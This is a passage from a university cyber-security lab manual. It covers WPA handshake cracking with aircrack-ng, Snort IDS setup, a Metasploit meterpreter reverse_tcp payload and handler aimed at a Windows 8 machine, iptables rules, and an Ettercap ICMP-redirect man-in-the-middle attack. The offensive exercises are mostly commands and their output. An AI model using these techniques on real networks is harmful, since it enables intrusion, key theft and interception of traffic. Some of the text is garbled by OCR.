root@kali:~# iwlist wlan0 scanning

wlan0 Scan completed :

Cell 01 - Address: 14:F6:5A:F4:57:22

Channel:6

Frequency:2.437 GHz (Channel 6)

Quality=70/70 Signal level=-27 dBm

Encryption key:on

ESSID:"BENEDICT"

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s

Mode:Master

Extra:tsf=00000000425b0a37

Extra: Last beacon: 548ms ago

IE: WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP TKIP

Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after

a short period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa_supplicant

PHY Interface

phy0 wlan0

Driver

ath9k_htc

Chipset

Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.

Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill

Killing these processes:

PID Name

1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY Interface

phy0 wlan0

Driver

ath9k_htc

Chipset

Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

CH 6][Elapsed: 5 mins][2016-10-05 01:35][WPA handshake: 14:F6:5A:F4:57:

BSSID

PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E

14:F6:5A:F4:57:22 -31

BSSID

100 3104

STATION

10036 0 6 54e. WPA CCMP PSK B

PWR Rate Lost Frames Probe

14:F6:5A:F4:57:22 70:05:14:A3:7E:3E -32 2e-

root@kali:~# ls -l

total 10348

0 -rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap -rw-r--r-- 1 root root

481 Oct 5 01:35 atheros-01.csv -rw-r--r-- 1 root root

598 Oct 5 01:35 atheros-01.kismet.csv

0 -rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml

10836

root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt

[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [rec12345]

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49

A9 7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A

43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53

38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF

81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05

F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A EC

7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

Result:

Thus, the wireless auditing and decrypting of WPA keys has been done successfully.

Ex. No: 7 SNORT IDS

Aim:

To demonstrate Intrusion Detection System (IDS) using snort tool.

Algorithm:

1. Download and extract the latest version of daq and snort

2. Install development packages - libpcap and pcre.

3. Install daq and then followed by snort.

4. Verify the installation is correct.

5. Create the configuration file, rule file and log file directory

6. Create snort.conf and icmp.rules files

7. Execute snort from the command line

8. Ping to yahoo website from another terminal

9. Watch the alert messages in the log files

Output:

[root@localhost security lab]# cd /usr/src

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz

[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz

[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz

[root@localhost security lab]# yum install libpcap* pcre* libdnet* -y

[root@localhost security lab]# cd daq-2.0.7

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# snort --version

,,_ -*> Snort! <*-

o")~ Version 2.9.8.2 GRE (Build 335)

""

By Martin Roesch & The Snort Team: http://www.snort.org/contact#team

Using libpcap version 1.7.3

Using PCRE version: 8.38 2015-11-23

Using ZLIB version: 1.2.8

[root@localhost security lab]# mkdir /etc/snort

[root@localhost security lab]# mkdir /etc/snort/rules

[root@localhost security lab]# mkdir /var/log/snort

[root@localhost security lab]# vi /etc/snort/snort.conf

add this line-

include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules

alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)

[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/

Another terminal

[root@localhost security lab]# ping www.yahoo.com

Ctrl + C

[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:65 ECHO

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY

Result:

Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort.

Ex. No: 8 METASPLOIT

Aim:

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

Algorithm:

1. Generate payload to be inserted into the remote machine

2. Set the LHOST and it's port number

3. Open msfconsole.

4. Use exploit/multi/handler

5. Establish reverse_tcp with the remote windows 8 machine.

6. Run SimpleHTTPServer with port number 8000.

7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000

8. In KaliLinux, type sysinfo to get the information about Windows 8 machine

9. Create a new directory using mkdir command.

10.Delete the created directory.

Output:

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f

exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

root@kali:~# msfconsole

[-] ***Rting the Metasploit Framework console...\

[-] * WARNING: No database support: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[-] ***

_

/ \ /\

| |\ / | _____ \ \

_

__

_ __ /_/ __

___ _____ | | / \ _ \ \

| | \/| | | ___\ |- -| /\ / __\ | -__/ | || | || | |- -|

|_| | | | _|__ | |_ / -\ __\ \ || | | __/| | | |_

|/ |____/ ___\/ /\ ___/ \/ __| |_\ ___\

=[metasploit v5.0.41-dev

]

+ -- --=[1914 exploits - 1074 auxiliary - 330 post

+ -- --=[556 payloads - 45 encoders - 10 nops

+ -- --=[4 evasion

msf5 > use exploit/multi/handler

]

]

]

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description ---- --------------- -------- -----------

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description ---- --------------- -------- -----------

EXITFUNC process

yes

LHOST

yes

Exit technique (Accepted: '', seh, thread, process, none)

The listen address (an interface may be specified)

LPORT 4444

Exploit target:

Id Name -- ----

0 Wildcard Target

yes

The listen port

msf5 exploit(multi/handler) > set LHOST 172.16.8.155

LHOST => 172.16.8.156

msf5 exploit(multi/handler) > set LPORT 443

LPORT => 443

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.8.155:443

Result:

Thus, the setup of Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely has been executed successfully.

Ex. No: 9 INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim:

To install iptables and configure it for variety of options.

Common Configurations & outputs:

1. Start/stop/restart firewalls

[root@localhost ~]# systemctl start firewalld

[root@localhost ~]# systemctl restart firewalld

[root@localhost ~]# systemctl stop firewalld

[root@localhost ~]#

2. Check all exitsting IPtables Firewall Rules

[root@localhost ~]# iptables -L -n -v

[root@localhost ~]#

3. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP

[root@localhost ~]#

4. Block specifig port on IPtables Firewall

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP

[root@localhost ~]#

5. Allow specific network range on particular port on iptables

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT

[root@localhost ~]#

6. Block Facebook on IPTables

[root@localhost ~]# host facebook.com

facebook.com has address 157.240.24.35

facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de

facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep CIDR

CIDR:

157.240.0.0/16

[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35

[Querying whois.arin.net]

[whois.arin.net]

Department of Computer Science and Engineering (Cyber Security)/CR23331

#

ARIN WHOIS data and services are subject to the Terms of Use

available at: https://www.arin.net/resources/registry/whois/tou/

#

If you see inaccuracies in the results, please report at

https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

#

Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

#

NetRange:

CIDR:

NetName:

NetHandle:

Parent:

NetType:

OriginAS:

157.240.0.0 - 157.240.255.255

157.240.0.0/16

THEFA-3

NET-157-240-0-0-1

NET157 (NET-157-0-0-0-0)

Direct Assignment

Organization: Facebook, Inc. (THEFA-3)

RegDate:

2015-05-14

Updated:

Ref:

OrgName:

OrgId:

Address:

City:

StateProv:

2015-05-14

https://rdap.arin.net/registry/ip/157.240.0.0

Facebook, Inc.

THEFA-3

1601 Willow Rd.

Menlo Park

CA

PostalCode: 94025

Country:

US

RegDate:

Updated:

Ref:

2004-08-11

2012-04-17

https://rdap.arin.net/registry/entity/THEFA-3

OrgTechHandle: OPERA82-ARIN

OrgTechName: Operations

OrgTechPhone: +1-650-543-4800

OrgTechEmail: domain@facebook.com

OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN

OrgAbuseName: Operations

OrgAbusePhone: +1-650-543-4800

OrgAbuseEmail: domain@facebook.com

OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#

ARIN WHOIS data and services are subject to the Terms of Use

available at: https://www.arin.net/resources/registry/whois/tou/

#

If you see inaccuracies in the results, please report at

https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

#

Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

#

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

[root@localhost ~]#

6. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP

[root@localhost ~]#

7.Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules

[root@localhost ~]# vi iptables.rules

[root@localhost ~]#

8.Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

9. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT

[root@localhost ~]#

10. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F

[root@localhost ~]#

Result:

Thus, the iptables has been installed successfully and it has been configured for variety of options.

Ex. No: 10 MITM ATTACK WITH ETTERCAP

Aim:

To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:

1. Install ettercap if not done already using the command-

dnf install ettercap

2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.

vi /etc/ettercap/etter.conf

3. Next start ettercap in GTK

ettercap -G

4. Click sniff, followed by unified sniffing.

5. Select the interface connected to the network.

6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts

7. Click Host List and choose the IP address for ICMP redirect

8. Now all traffic to that particular IP address is redirected to some other IP address.

9. Click MITM and followed by Stop to close the attack.


Output:


[root@localhost security lab]# dnf install ettercap


[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Hosts list Ctrl+H
Enable IPv6 scan
Scan for hosts Ctrl+S
Load from file...
Save to file...
Ettercap
DHCP: [E4:46:DA:A7:DC:AD] DISCOVER
DHCP: [E4:46:DA:A7:DC:AD] REQUEST 172.16.5.226
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
74 hosts added to the hosts list...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
172.16.4.218
172.16.4.234
172.16.4.241
172.16.4.250
172.16.5.21
172.16.5.46 00:27:0E:13:EB:17
172.16.5.50 00:27:0E:13:ED:1E
172.16.5.59 00:27:0E:13:F6:44
Delete Host
Add to Target 1
Add to Target 2
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149





Result:

Thus the MITM attack has been successfully executed using Ettercap tool.